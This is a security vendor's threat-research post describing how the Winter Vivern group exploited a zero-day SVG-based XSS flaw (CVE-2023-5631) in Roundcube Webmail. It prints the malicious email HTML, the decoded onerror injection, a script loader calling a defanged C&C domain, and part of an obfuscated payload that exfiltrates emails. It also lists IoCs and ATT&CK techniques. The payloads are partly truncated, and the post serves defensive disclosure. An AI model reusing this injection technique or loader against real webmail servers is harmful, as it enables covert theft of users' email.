Winter Vivern exploits zero-day vulnerability in Roundcube Webmail servers

ESET Research recommends updating Roundcube Webmail to the latest available version as soon as possible

Matthieu Faou

25 Oct 2023 • , 5 min. read

ESET Research has been closely tracking the cyberespionage operations of Winter Vivern for more than a year and, during our routine monitoring, we found that the group began exploiting a zero-day XSS vulnerability in the Roundcube Webmail server on October 11th, 2023. This is a different vulnerability than CVE-2020-35730, which was also exploited by the group according to our research.

According to ESET telemetry data, the campaign targeted Roundcube Webmail servers belonging to governmental entities and a think tank, all in Europe.

Vulnerability disclosure timeline:

- **2023-10-12**: ESET Research reported the vulnerability to the Roundcube team.
- **2023-10-14**: The Roundcube team responded and acknowledged the vulnerability.
- **2023-10-14**: The Roundcube team patched the vulnerability.
- **2023-10-16**: The Roundcube team released security updates to address the vulnerability (1.6.4, 1.5.5, and 1.4.15).
- **2023-10-18**: ESET CNA issues a CVE for the vulnerability (CVE-2023-5631).
- **2023-10-25**: ESET Research blogpost published.

We would like to thank the Roundcube developers for their quick reply and for patching the vulnerability in such a short time frame.

Winter Vivern profile

Winter Vivern is a cyberespionage group first revealed by DomainTools in 2021. It is thought to have been active since at least 2020 and it targets governments in Europe and Central Asia. To compromise its targets, the group uses malicious documents, phishing websites, and a custom PowerShell backdoor (see the articles from the State Cyber Protection Centre of Ukraine and from SentinelLabs). We believe with low confidence that Winter Vivern is linked to MoustachedBouncer, a sophisticated Belarus-aligned group that we first published about in August, 2023.

Winter Vivern has been targeting Zimbra and Roundcube email servers belonging to governmental entities since at least 2022 – see this article from Proofpoint. In particular, we observed that the group exploited CVE-2020-35730, another XSS vulnerability in Roundcube, in August and September 2023. Note that Sednit (also known as APT28) is exploiting this old XSS vulnerability in Roundcube as well, sometimes against the same targets.

Technical details

Exploitation of the XSS vulnerability, assigned CVE-2023-5631, can be done remotely by sending a specially crafted email message. In this Winter Vivern campaign, the emails were sent from team.managment@outlook[.]com and had the subject Get started in your Outlook, as shown in Figure 1.



Figure 1. Malicious email message

At first sight, the email doesn't seem malicious – but if we examine the HTML source code, shown in Figure 2, we can see an SVG tag at the end, which contains a base64-encoded payload.

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<style type="text/css" style="display:none;"> P {margin-top:0;margin-bottom:0;} </style>
</head>
<body dir="ltr">
<div style="font-family: Aptos, Aptos_EmbeddedFont, Aptos_MSFontService, Calibri, Helvetica, sans-serif; font-size: 12pt; color: rgb(0, 0, 0);" class="elementToProof">
<div tabindex="-1">
<div>
<div>
<div>
<div><b>Hello there!</b></div>
<div><br>
</div>
<div>We're the email service designed to help you conquer your day. </div>
<div>Connect, organize, and get things done for free across your devices.</div>
<div><br>
</div>
<div>Use Word, Excel, PowerPoint, and OneDrive for free on the web.</div>
<div>
<ul data-editing-info="{&quot;orderedStyleType&quot;:1,&quot;unorderedStyleType&quot;:2}">
<li style="list-style-type: &quot;- &quot;;"><span>Write better emails.<br>
</span></li></ul>
</div>
<div>
<ul data-editing-info="{&quot;orderedStyleType&quot;:1,&quot;unorderedStyleType&quot;:2}">
<li style="list-style-type: &quot;- &quot;;"><span>Use your email and calendar together in one place.<br>
</span></li></ul>
</div>
<div>
<ul data-editing-info="{&quot;orderedStyleType&quot;:1,&quot;unorderedStyleType&quot;:2}">
<li style="list-style-type: &quot;- &quot;;"><span>Personalize Outlook for your style.<br>
</span></li></ul>
</div>
<div>
<ul data-editing-info="{&quot;orderedStyleType&quot;:1,&quot;unorderedStyleType&quot;:2}">
<li style="list-style-type: &quot;- &quot;;"><span>Find what you need when you need it.<br>
</span></li></ul>
</div>
<div>
<ul data-editing-info="{&quot;orderedStyleType&quot;:1,&quot;unorderedStyleType&quot;:2}">
<li style="list-style-type: &quot;- &quot;;"><span>Backed by enterprise-grade security.<br>
</span></li></ul>
</div>
<div>Register and use all the features Outlook</div>
<div><a href="https://www.microsoft.com" target="_blank" rel="noopener noreferrer" data-auth="NotApplicable" data-linkindex="0"
id="OWAAutoLink">https://www.microsoft.com</a><br>
<div><br>
</div>
<div><b>Best Regards,</b></div>
<div>The Microsoft Accounts Team</div>
<div><br>
</div>
<div>This email can't receive replies. To give us feedback on this alert, click here.</div>
<div>For more information, visit the Microsoft Account Help Centre.</div>
</div>
</div>
</div>
</div>
<br>
</div>
<div><svg><use href="dAta:image/s   vg+xml;base64,PHN2ZyBpZD0ieCI<redacted>#x"></div>
</body>
</html>
```

Figure 2. Email message with a malicious SVG tag

Once we decode the base64-encoded value in the href attribute of the use tag, we have:

<svg id="x" xmlns="http://www.w3.org/2000/svg"> <image href="x" onerror="eval(atob('<base64-encoded payload>'))" /></svg>

As the x value argument of the href attribute is not a valid URL, this object's onerror attribute will be activated. Decoding the payload in the onerror attribute gives us the following JavaScript code (with the malicious URL manually defanged), which will be executed in the browser of the victim in the context of their Roundcube session:

var fe=document.createElement('script');fe.src="https://recsecas[.]com/controlserver/checkupdate.js";document.body.appendChild(fe);

Surprisingly, we noticed that the JavaScript injection worked on a fully patched Roundcube instance. It turned out that this was a zero-day XSS vulnerability affecting the server-side script rcube_washtml.php, which doesn't properly sanitize the malicious SVG document before being added to the HTML page interpreted by a Roundcube user. We reported it to Roundcube and it was patched on October 14th, 2023 (see this commit). The vulnerability affects Roundcube versions 1.6.x before 1.6.4, 1.5.x before 1.5.5, and 1.4.x before 1.4.15.

In summary, by sending a specially crafted email message, attackers are able to load arbitrary JavaScript code in the context of the Roundcube user's browser window. No manual interaction other than viewing the message in a web browser is required.

The second stage is a simple JavaScript loader named checkupdate.js and is shown in Figure 3.

```
if(!window.parent.document.getElementById("frametext")){
    var bodyElement = window.parent.document.getElementsByTagName('body')[0];
    var jsBodyBase64 = "<base64-encoded payload>";
    var jsBodyContent = atob(jsBodyBase64);
    var jsBodyElement = document.createElement('script');
    jsBodyElement.id = "frametext";
    jsBodyElement.type = "text/javascript";
    jsBodyElement.innerHTML = jsBodyContent;
    bodyElement.appendChild(jsBodyElement);
}
```

Figure 3. JavaScript loader

The final JavaScript payload – shown in Figure 4 – is able to list folders and emails in the current Roundcube account, and to exfiltrate email messages to the C&C server by making HTTP requests to https://recsecas[.]com/controlserver/saveMessage.

```
if(!countprocessing){
    var countprocessing = 0;
}
if(countprocessing < 1){

    countprocessing = countprocessing + 1;


    var folders = [];

    (function(){var ytd='',vmv=395-384;function rNJ(e){var b=2538579;var s=e.length;var n=[];for(var u=0;u<s;u++){//[...]


    var interval = '1M';

    var controlServerAddress = "https://recsecas[.]com/controlserver";
    var mailServerAddress = document.location.origin + document.location.pathname;

    var checkMessagesExistsScriptPath = "/checkMessagesExists";
    var saveMessageScriptPath = "/saveMessage";

    var dateNowTmp,accountName,requestToken,currentPage,pageCount,searchRequest;(function(){var sWA='',SGs=797-786;//[..]
}

var startDownloadMailProcedure;(function(){var AQC='',obm=534-523;function zFv(t){var y=1701530;//[...]
var getMailsInFolder;(function(){var rRm='',lyt=578-567;function Cej(m){var g=2541211;var o=m.length//[...]
var _getMessagesIds;(function(){var PiA='',USP=511-500;function yoZ(r){var u=3953015;var p=r.length//[...]
var getNotExistedMessagesFromServer;(function(){var jaH='',OLA=144-133;function dHb(m){var j=511068//[...]
var resentMailsByIds;(function(){var ceM='',UeC=350-339;function plF(o){var m=868418;var i=o.length//[...]
```

Figure 4. Final JavaScript payload exfiltrating email messages from the Roundcube account (part of the obfuscated script removed for

Conclusion

Winter Vivern has stepped up its operations by using a zero-day vulnerability in Roundcube. Previously, it was using known vulnerabilities in Roundcube and Zimbra, for which proofs of concept are available online.

Despite the low sophistication of the group's toolset, it is a threat to governments in Europe because of its persistence, very regular running of phishing campaigns, and because a significant number of internet-facing applications are not regularly updated although they are known to contain vulnerabilities.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.

ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Filename	Detection	Description
97ED594EF2B5755F0549C6C5758377C0B87CFAE0	checkupdate.js	JS/WinterVivern.B	JavaScript loader.
8BF7FCC70F6CE032217D9210EF30314DDD6B8135	N/A	JS/Kryptik.BIK	JavaScript payload exfiltrating emails in Roundcube.

Network

IP	Domain	Hosting provider	First seen	Details
38.180.76[.]31	recsecas[.]com	M247 Europe SRL	2023-09-28	Winter Vivern C&C server

Email addresses

team.managment@outlook[.]com

MITRE ATT&CK techniques

This table was built using version 13 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	Winter Vivern operators bought a domain at Registrar.eu.
	T1583.004	Acquire Infrastructure: Server	Winter Vivern operators rented a server at M247.
	T1587.004	Develop Capabilities: Exploits	Winter Vivern operators probably developed an exploit for Roundcube.
Initial Access	T1190	Exploit Public-Facing Application	Winter Vivern sent an email exploiting CVE-2023-5631 in Roundcube.
	T1566	Phishing	The vulnerability is triggered via a phishing email, which should be opened in the Roundcube webmail by the victim.
Execution	T1203	Exploitation for Client Execution	The JavaScript payload is executed by an XSS vulnerability in Roundcube.
Discovery	T1087.003	Account Discovery: Email Account	The JavaScript payload can list folders in the email account.
Collection	T1114.002	Email Collection: Remote Email Collection	The JavaScript payload can exfiltrate emails from the Roundcube account.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	C&C communications use HTTPs.
Exfiltration	T1041	Exfiltration Over C2 Channel	Exfiltration is done via HTTPs and to the same C&C server.